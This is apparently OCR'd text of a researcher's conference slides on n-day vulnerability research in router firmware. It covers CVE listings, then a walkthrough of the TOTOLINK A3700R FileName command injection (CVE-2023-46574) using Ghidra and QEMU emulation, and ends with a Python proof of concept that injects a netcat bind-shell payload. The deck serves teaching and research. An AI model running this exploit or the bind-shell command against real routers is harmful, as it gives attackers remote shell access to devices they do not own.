

FIRMWARE DIFFING TO NDAY EXPLOITS






`WHOAMI`

- IoT security researcher
- Interested in learning reverse engineering & vulnerability research

@IamAlch3mist



AGENDA: WHY N-DAYS ?

- Zero-day vs N-day
- To get into vulnerability research
- Real world bug hunting experience
- One step near to finding real 0 days

TPLINK – CVE ???

TPLINK

- 11 CVE records only
- In Chinese countries referred as TOTOLINK

Search Results

There are **11** CVE Records that match your search.

Name	Description
CVE-2023-43138	TPLINK TL-ER5120G 4.0 2.0.0 Build 210817 Rel.80868n has a command injection vulnerability, when an attacker adds NAPT rules after authentication, and the rule name has an injection point.
CVE-2023-43137	TPLINK TL-ER5120G 4.0 2.0.0 Build 210817 Rel.80868n has a command injection vulnerability, when an attacker adds ACL rules after authentication, and the rule name parameter has injection points.
CVE-2023-38909	An issue in TPLink Smart bulb Tapo series L530 v.1.0.0 and Tapo Application v.2.8.14 allows a remote attacker to obtain sensitive information via the IV component in the AES128-CBC function.
CVE-2023-38908	An issue in TPLink Smart bulb Tapo series L530 v.1.0.0 and Tapo Application v.2.8.14 allows a remote attacker to obtain sensitive information via the TSKEP authentication function.
CVE-2023-38907	An issue in TPLink Smart bulb Tapo series L530 v.1.0.0 and Tapo Application v.2.8.14 allows a remote attacker to obtain sensitive information via session key in the message function.
CVE-2023-38906	An issue in TPLink Smart bulb Tapo series L530 v.1.0.0 and Tapo Application v.2.8.14 allows a remote attacker to obtain sensitive information via the authentication code for the UDP message.
CVE-2020-12475	TP-Link Omada Controller Software 3.2.6 allows Directory Traversal for reading arbitrary files via com.tp_link.eap.web.portal.PortalController.getAdvertiseFile in /opt/tplink/EAPController/lib/eap-web-3.2.6.jar.
CVE-2015-3035	Directory traversal vulnerability in TP-LINK Archer C5 (1.2) with firmware before 150317, C7 (2.0) with firmware before 150304, and C8 (1.0) with firmware before 150316, Archer C9 (1.0), TL-WDR3500 (1.0), TL-WDR3600 (1.0), and TL-WDR4300 (1.0) with firmware before 150302, TL-WR740N (5.0) and TL-WR741ND (5.0) with firmware before 150312, and TL-WR841N (9.0), TL-WR841N (10.0), TL-WR841ND (9.0), and TL-WR841ND (10.0) with firmware before 150310 allows remote attackers to read arbitrary files via a .. (dot dot) in the PATH_INFO to login/.
CVE-2012-6276	Directory traversal vulnerability in the web-based management interface on the TP-LINK TL-WR841N router with firmware 3.13.9 build 120201 Rel.54965n and earlier allows remote attackers to read arbitrary files via the URL parameter.
CVE-2012-5687	Directory traversal vulnerability in the web-based management feature on the TP-LINK TL-WR841N router with firmware 3.13.9 build 120201 Rel.54965n and earlier allows remote attackers to read arbitrary files via a .. (dot dot) in the PATH_INFO to the help/ URI.
CVE-2012-2440	The default configuration of the TP-Link 8840T router enables web-based administration on the WAN interface, which allows remote attackers to establish an HTTP connection and possibly have unspecified other impact via unknown vectors.

BACK TO TOP

SEARCH CVE USING KEYWORDS: Submit

You can also search by reference using the CVE Reference Maps.

For More Information: CVE Request Web Form (select "Other" from dropdown)

TOTOLINK – CVE ???

TOTOLINK

- Found around 544 CVE for TOTOLINK
- I have little bit experience working with TPLINK routers

Search Results

There are **544** CVE Records that match your search.

Name	
CVE-2024-32335	TOTOLINK N300RT V2.1.8-B20201030.1539 contains a Store Cross-site scripting (XSS) vulnerability in Access Control under the Wireless Page.
CVE-2024-32334	TOTOLINK N300RT V2.1.8-B20201030.1539 contains a Store Cross-site scripting (XSS) vulnerability in IP/Port Filtering under the Firewall Page.
CVE-2024-32333	TOTOLINK N300RT V2.1.8-B20201030.1539 contains a Store Cross-site scripting (XSS) vulnerability in MAC Filtering under the Firewall Page.
CVE-2024-32332	TOTOLINK N300RT V2.1.8-B20201030.1539 contains a Store Cross-site scripting (XSS) vulnerability in WDS Settings under the Wireless Page.
CVE-2024-32327	TOTOLINK N300RT V2.1.8-B20201030.1539 contains a Store Cross-site scripting (XSS) vulnerability in Port Forwarding under the Firewall Page.
CVE-2024-32326	TOTOLINK EX200 V4.0.3c.7646_B20201211 contains a Cross-site scripting (XSS) vulnerability through the key parameter in the setWiFiExtenderConfig function.
CVE-2024-32325	TOTOLINK EX200 V4.0.3c.7646_B20201211 contains a Cross-site scripting (XSS) vulnerability through the ssid parameter in the setWiFiExtenderConfig function.
CVE-2024-31817	In TOTOLINK EX200 V4.0.3c.7646_B20201211, an attacker can obtain sensitive information without authorization through the function getSysStatusCfg.
CVE-2024-31816	In TOTOLINK EX200 V4.0.3c.7646_B20201211, an attacker can obtain sensitive information without authorization through the function getEasyWizardCfg.
CVE-2024-31815	In TOTOLINK EX200 V4.0.3c.7314_B20191204, an attacker can obtain the configuration file without authorization through /cgi-bin/ExportSettings.sh
CVE-2024-31814	TOTOLINK EX200 V4.0.3c.7646_B20201211 allows attackers to bypass login through the Form_Login function.
CVE-2024-31813	TOTOLINK EX200 V4.0.3c.7646_B20201211 does not contain an authentication mechanism by default.
CVE-2024-31812	In TOTOLINK EX200 V4.0.3c.7646_B20201211, an attacker can obtain sensitive information without authorization through the function getWiFiExtenderConfig.
CVE-2024-31811	TOTOLINK EX200 V4.0.3c.7646_B20201211 was discovered to contain a remote code execution (RCE) vulnerability via the langType parameter in the setLanguageCfg function.
CVE-2024-31809	TOTOLINK EX200 V4.0.3c.7646_B20201211 was discovered to contain a remote code execution (RCE) vulnerability via the FileName parameter in the setUpgradeFW function.
CVE-2024-31808	TOTOLINK EX200 V4.0.3c.7646_B20201211 was discovered to contain a remote code execution (RCE) vulnerability via the webWlanIdx parameter in the setWebWlanIdx function.
CVE-2024-31807	TOTOLINK EX200 V4.0.3c.7646_B20201211 was discovered to contain a remote code execution (RCE) vulnerability via the hostTime parameter in the NTPSyncWithHost function.
CVE-2024-31806	TOTOLINK EX200 V4.0.3c.7646_B20201211 was discovered to contain a Denial-of-Service (DoS) vulnerability in the RebootSystem function which can reboot the system without authorization.
CVE-2024-31805	TOTOLINK EX200 V4.0.3c.7646_B20201211 allows attackers to start the Telnet service without authorization via the telnet_enabled parameter in the setTelnetCfg function.
CVE-2024-29419	There is a Cross-site scripting (XSS) vulnerability in the Wireless settings under the Easy Setup Page of TOTOLINK X2000R before v1.0.0-B20231213.1013.
CVE-2024-28640	Buffer Overflow vulnerability in TOTOLink X5000R V9.1.0u.6118-B20201102 and A7000R V9.1.0u.6115-B20201022 allows a remote attacker to cause a denial of service (D0S) via the command field.
CVE-2024-28639	Buffer Overflow vulnerability in TOTOLink X5000R V9.1.0u.6118-B20201102 and A7000R V9.1.0u.6115-B20201022, allow remote attackers to execute arbitrary code and cause a denial of service (DoS) via the IP
CVE-2024-28404	TOTOLINK X2000R before V1.0.0-B20231213.1013 contains a Stored Cross-site scripting (XSS) vulnerability in MAC Filtering under the Firewall Page.
CVE-2024-28403	TOTOLINK X2000R before V1.0.0-B20231213.1013 is vulnerable to Cross Site Scripting (XSS) via the VPN Page.
CVE-2024-28402	TOTOLINK X2000R before V1.0.0-B20231213.1013 contains a Stored Cross-site scripting (XSS) vulnerability in IP/Port Filtering under the Firewall Page.
CVE-2024-28401	TOTOLINK X2000R before v1.0.0-B20231213.1013 contains a Store Cross-site scripting (XSS) vulnerability in Root Access Control under the Wireless Page.
CVE-2024-28338	A login bypass in TOTOLINK A8000RU V7.1cu.643_B20200521 allows attackers to login to Administrator accounts via providing a crafted session cookie.
CVE-2024-27521	TOTOLINK A3300R V17.0.0cu.557_B20221024 was discovered to contain an unauthenticated remote command execution (RCE) vulnerability via multiple parameters in the "setOpModeCfg" function. This security i
CVE-2024-25468	An issue in TOTOLINK X5000R V.9.1.0u.6369_B20230113 allows a remote attacker to cause a denial of service via the host_time parameter of the NTPSyncWithHost component.

TOTOLINK – CVE 2023-46574

TOTOLINK

- TOTOLINK A3700R v.9.1.2u.6165 firmware vulnerable to code execution in FileName parameter

HOME > CVE > CVE-2023-46574


Printer-Friendly View

CVE-ID	
CVE-2023-46574	Learn more at National Vulnerability Database (NVD) • CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information
Description	
An issue in TOTOLINK A3700R v.9.1.2u.6165_20211012 allows a remote attacker to execute arbitrary code via the FileName parameter of the UploadFirmwareFile function.	
References	
Note: References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.	
• MISC:https://github.com/OraclePi/repo/blob/main/totolink%20A3700R/1/A3700R%20%20V9.1.2u.6165_20211012%20vuln.md	
Assigning CNA	
MITRE Corporation	
Date Record Created	
20231023	Disclaimer: The record creation date may reflect when the CVE ID was allocated or reserved, and does not necessarily indicate when this vulnerability was discovered, shared with the affected vendor, publicly disclosed, or updated in CVE.
Phase (Legacy)	
Assigned (20231023)	
Votes (Legacy)	
Comments (Legacy)	
Proposed (Legacy)	
N/A	

TOTOLINK – CVE 2023-46574

TOTOLINK – A3700R

- Found the vulnerable firmware
- Firmware is not encrypted, yay!



TOTOLINK – CVE 2023-46574

TOTOLINK – CSTECGI.CGI

- Extracted the file system using unblob
- Using grep found the vulnerable cgi binary

```
→ grep -Ra FileName 2>/dev/null
www/cgi-bin/cstecgi.cgi:protal pagert_sta_wisprt_sta_autowl_sta_wispwl_sta_autowan_route_xIP_Routedsw_modenetworkmap_fullscanWanTypeListIP_Bridgedd
hcp,pppoe,staticrestart_rebootcnHelpUrl_%shttp://%srm -f %s/tmp/discoverdiscover &discoverProtoflash_sizeflashSizemtkplatformcloudFwcomputer_name10
000maxSizesetUpgradeFW2.0csteVersion/cgi-bin/cstecgi.cgi?action=upload&UploadFirmwareFileupgradeAction/tmp/linux.trx/cgi-bin/cstecgi.cgi?action=upl
oad&setUploadSettingimportAction/cgi-bin/ExportSettings.shexportActioncs_resetFileNameContentLengthMSG_config_errorsettingERRHDR2/sbin/watchdogkill
all %s %s-qwatchdog/usr/sbin/nvramrestoreresetFlagskillall %sforceupgcloudupg_modecloudupg_timecp -f %s %s/bin/mtd_write/tmp/proc/sys/vm/drop_cache
srestore_defaultsflash_firmwarewtimeupgradeStatusFullName/tmp/myImage.imgmv %s %sMM_FwFileInvalidupgradeERRMM_fwupload_errorfullflashMM_flashsize_e
rrorMM_cloud_fw2flash1Bad size: "%s" is no valid image
QUERY_STRINGCONTENT_LENGTHaction=loginflag=ie8flag=1{"topicurl":"loginAuth","loginAuthUrl":"%s&http_host=%s&flag=1"}{"topicurl":"loginAuth","loginA
uthUrl":"%s&http_host=%s"}action=uploadUPLOAD_FILENAMEUploadOpenVpnCert{"topicurl":"%s","FileName":"%s","ContentLength":"%d","cert_type":"%s","cert
_name":"%s","FullName": "%s" }{"topicurl":"%s","FileName":"%s","ContentLength":"%d","flags":"%d","FullName": "%s" }topicurlNEED_AUTHgetInitCfggetLo
ginCfgloginAuthUploadCustomModulegetSysStatusCfggetCrpcCfggetDmzCfggetsetdel{"topicurl":"loginAuth","loginAuthUrl":"%s&http_host=%s&flag=ie8"}%s%dR
ead file error:%s!
```

TOTOLINK – CVE 2023-46574

TOTOLINK - CSTECGI.CGI

- Using string search in ghidra
- Found the cross reference to the string in **FUN_0042f718**
- Command injection in FileName parameter – source
- doSystem function is the - sink

```
66
67  memset(img_name,0x0,0x80);
68  file_name_ret = websGetVar(param_1,"FileName",(undefined2 *)0x43b918);
69  websGetVar(param_1,"FullName",(undefined2 *)0x43b918);
70  __nptr = websGetVar(param_1,"ContentLength",&DAT_00439bac);
71  uVar1 = cJSON_CreateObject();
72  lVar2 = strtol((char *)__nptr,NULL,0xa);
73  __len = lVar2 + 0x1;
74  img_name[0] = '/';
75  img_name[1] = 't';
76  img_name[2] = 'm';
77  img_name[3] = 'p';
78  img_name[4] = '/';
79  img_name[5] = 'm';
80  img_name[6] = 'y';
81  img_name[7] = 'I';
82  img_name[8] = 'm';
83  img_name[9] = 'a';
84  img_name[10] = 'g';
85  img_name[11] = 'e';
86  img_name[12] = '.';
87  img_name[13] = 'i';
88  img_name[14] = 'm';
89  img_name[15] = 'g';
90  img_name[16] = '\0';
91  doSystem("mv %s %s",file_name_ret,img_name);
```

TOTOLINK – CVE 2023-46574

TOTOLINK - EMULATION

- Emulated the http web server
- Emulation is straight forward
- Little bit of patching is required
- Server started in port 80 :0

```
Alacritty
 → sudo chroot . ./qemu-mipsel-static ./bin/busybox sh


BusyBox v1.24.2 (2021-10-12 10:29:32 CST) built-in shell (ash)
Enter 'help' for a list of built-in commands.

 → lighttpd -f lighttp/lighttpd.conf
2024-04-20 05:36:29: (log.c.97) server started
 →
```

```
Alacritty
LISTEN     0          511                127.0.0.1:6379              0.0.0.0:*
LISTEN     0          4096           127.0.0.53%lo:53                0.0.0.0:*
LISTEN     0          32             192.168.122.1:53                0.0.0.0:*
LISTEN     0          1024                0.0.0.0:8080               0.0.0.0:*
LISTEN     0          1024                0.0.0.0:80                 0.0.0.0:*
LISTEN     0          32                 127.0.0.1:53                0.0.0.0:*
LISTEN     0          128                 0.0.0.0:22                 0.0.0.0:*
LISTEN     0          128                127.0.0.1:631               0.0.0.0:*
LISTEN     0          2042               127.0.0.1:5432              0.0.0.0:*
LISTEN     0          32                    [::1]:53                    [::]:*
LISTEN     0          128                   [::1]:631                   [::]:*
LISTEN     0          128                    [::]:22                    [::]:*
LISTEN     0          511                   [::1]:6379                  [::]:*
 →
```

TOTOLINK – CVE 2023-46574

```
Alacritty
➜ python3 xpl.py
```

```
Alacritty
➜ nc -nv 127.0.0.1 1234
Connection to 127.0.0.1 1234 port [tcp/*] succeeded!
ls /
bin
dev
etc
etc_ro
home
init
lib
lighttp
media
mnt
opt
proc
qemu-mipsel-static
sbin
sys
tmp
usr
var
www
```

TOTOLINK - EXPLOITATION

- Final POC to exploit the command injection
- Requires authentication to exploit the bug

TOTOLINK – CVE 2023-46574

TOTOLINK – EXPLOIT POC

- FileName parameter is a JSON object to the binary
- Injected netcat bindshell payload
- Easy N-day ?

xpl.py

```python
import requests
import time

url = 'http://127.0.0.1/cgi-bin/cstecgi.cgi'
session_id = '2:1713592506:2'
data = {'topicurl': 'UploadFirmwareFile', 'FileName': ';nc -lp 1234 -e /bin/sh;'}
headers = {'Cookie': f'SESSION_ID={session_id}'}
response = requests.post(url, headers=headers, json=data)

if response.status_code == 200:
    print('POST request successful!')
    print('Response content:', response.text)
  #  time.sleep(100)
else:
    print('POST request failed with status code:', response.status_code)
```

TOTOLINK – EASY N-DAY

TOTOLINK – EXPLOIT POC

- FileName parameter is a JSON object to the binary
- Injected netcat bindshell payload
- Easy N-day ?

xpl.py

```python
import requests
import time

url = 'http://127.0.0.1/cgi-bin/cstecgi.cgi'
session_id = '2:1713592506:2'
data = {'topicurl': 'UploadFirmwareFile', 'FileName': ';nc -lp 1234 -e /bin/sh;'}
headers = {'Cookie': f'SESSION_ID={session_id}'}
response = requests.post(url, headers=headers, json=data)

if response.status_code == 200:
    print('POST request successful!')
    print('Response content:', response.text)
  #  time.sleep(100)
else:
